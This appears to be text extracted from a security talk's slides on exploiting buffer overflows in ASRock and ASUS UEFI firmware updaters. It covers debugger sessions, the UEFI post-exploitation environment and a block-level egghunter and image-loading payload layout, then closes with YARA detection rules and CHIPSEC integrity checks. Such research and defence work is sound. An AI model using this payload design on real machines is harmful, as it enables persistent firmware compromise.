- Assembler:** Displays assembly code for the range 0x0038:0x000000005D353EA2 to 0x0038:0x000000005D35409F. The current instruction is at 0x0038:0x000000005D353ED0: `call 0x5D354668 <>`.
- Registers:** Shows the state of registers: RDX (0x000000005797E1D8), RSI (0x4141414141414141), RDI (0x4141414141414141), RSP (0x000000005797E3A0), RBP (0x8000000000000000), and RBX (0x000000005FF72110).
- Console View:** Shows debugger commands and output: `BREAKPOINT 0 AT (addr=0x000000005D353ED0) : enabled (S=0,CS=0,HW=3)`, followed by warnings about DCI device connection and a message that the program stopped at the breakpoint.
- Breakpoints:** Lists several breakpoints set at various addresses, including "Invalid TSS", "Segment Not Pre...", "Stack Fault", "General Protection", "Page Fault", and "Reserved".

At the bottom of the window, the current IP is shown as `[0][default] IP=0x0038:0x000000005D353ED0 0x0038:0x000000005D353ED0`.



# Exploit Walkthrough



## Debugging System Firmware Exploits

- Intel Debug Abstraction Layer

```
Intel DAL Python CLI
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
Note: The 'coregroupsactive' control variable has been set to 'GPC'
Using SKL_KBP_OpenDCI_DbC_Only_ReferenceSettings
>>> itp.halt()
[SKL_C0_T0] Halt Command break at 0x38:0000000086E78817
[SKL_C0_T1] HLT Instruction break at 0x38:0000000000571E5
[SKL_C1_T0] HLT Instruction break at 0x38:0000000000571E5
[SKL_C1_T1] HLT Instruction break at 0x38:0000000000571E5
>>> itp.cv.smmentrybreak.setValue("True")
>>> itp.threads[0].port(0xB2,0x1)
>>> itp.go()
>>> [SKL_C0_T0] SMM Entry break at 0xCE00:000000000008000
[SKL_C0_T1] SMM Entry break at 0xCE80:000000000008000
[SKL_C1_T0] SMM Entry break at 0xCF00:000000000008000
[SKL_C1_T1] SMM Entry break at 0xCF80:000000000008000
>>>
>>>
```





# Exploit Walkthrough



**UEFI post-exploitation environment**

- **“Normal” shellcode won’t work**
- **No operating system = no syscalls**



# Exploit Walkthrough



## UEFI post-exploitation environment

- Running as ring0
- No ASLR
- No stack canaries
- No memory protection
- Executable stack



# Exploit Walkthrough



## UEFI post-exploitation environment

- Can use Boot Services UEFI functionality
- Need to know how UEFI works internally




# Exploit Walkthrough



## UEFI post-exploitation environment

### UEFI protocols

- Inter-component OOP mechanism
- Identified by GUID
- One application/driver registers protocol interface using GUID
- Another app/driver finds protocol interface using GUID and calls functions in object





# Exploit Walkthrough



## UEFI post-exploitation environment

### Useful Boot Services functions

- `LocateProtocol()`
  - Finds a protocol by GUID
- `LoadImage()`
  - Loads a UEFI image into memory
- `StartImage()`
  - Transfers control to a loaded image's entry point.



# Exploit Walkthrough



## ON THE STACK

NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP

EGGHUNTER SHELLCODE

RETURN ADDRESS

## ON THE HEAP

8-BYTE TAG

COPY & DECODE STUB

LOAD & START IMAGE SHELLCODE

ARBITRARY UEFI APPLICATION





# Exploit Walkthrough



## ON THE STACK

NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP

EGGHUNTER SHELLCODE

RETURN ADDRESS

## ON THE HEAP

8-BYTE TAG

COPY & DECODE STUB

LOAD & START IMAGE SHELLCODE

ARBITRARY UEFI APPLICATION

## COPIED FROM HEAP TO SAFE LOCATION

LOAD & START IMAGE SHELLCODE

ARBITRARY UEFI APPLICATION



# Mitigations



## Potential UEFI security hardening

- Hardened paging configuration
- Stack canaries
- ASLR
- NX/DEP



# Mitigations



## Detecting the ASRock buffer overflow with YARA

```
rule ASRockUpdateOverflow
{
    strings:
        $liveupdate = "LiveUpdate"
        $urln = /<URL[0-9]+?.+?<\URL[0-9]+?/

    condition:
        $liveupdate and for any i in (1..#urln) : (!urln[i] > 260)
}
```



# Mitigations



## Detecting the ASUS buffer overflow with YARA

```
rule ASUSUpdateOverflow
{
    strings:
        $prod = "<product>"
        $desc = "<~description>"
        $ver = /<version>.+?</

    condition:
        $prod and $desc and for any i in (1..#ver) : ( !ver[i] > 260 )
}
```



# Detection



## Detecting UEFI/BIOS modification with CHIPSEC

Extract BIOS SPI flash from platform and create whitelist from contents:

```
# chipsec_main -m tools.uefi.whitelist
```

Generate whitelist from contents of uefi.rom:

```
# chipsec_main -i -n -m tools.uefi.whitelist -a generate,efilist.json,uefi.rom
```

Check contents of uefi.rom against whitelist:

```
# chipsec_main -i -n -m tools.uefi.whitelist -a check,efilist.json,uefi.rom
```



# Conclusions



- System firmware is complex and highly privileged
- BIOS is hard to update, so done rarely
- Network functionality is being added in new and exciting places
- New features to make updates easier are also adding new exploit vectors





Questions?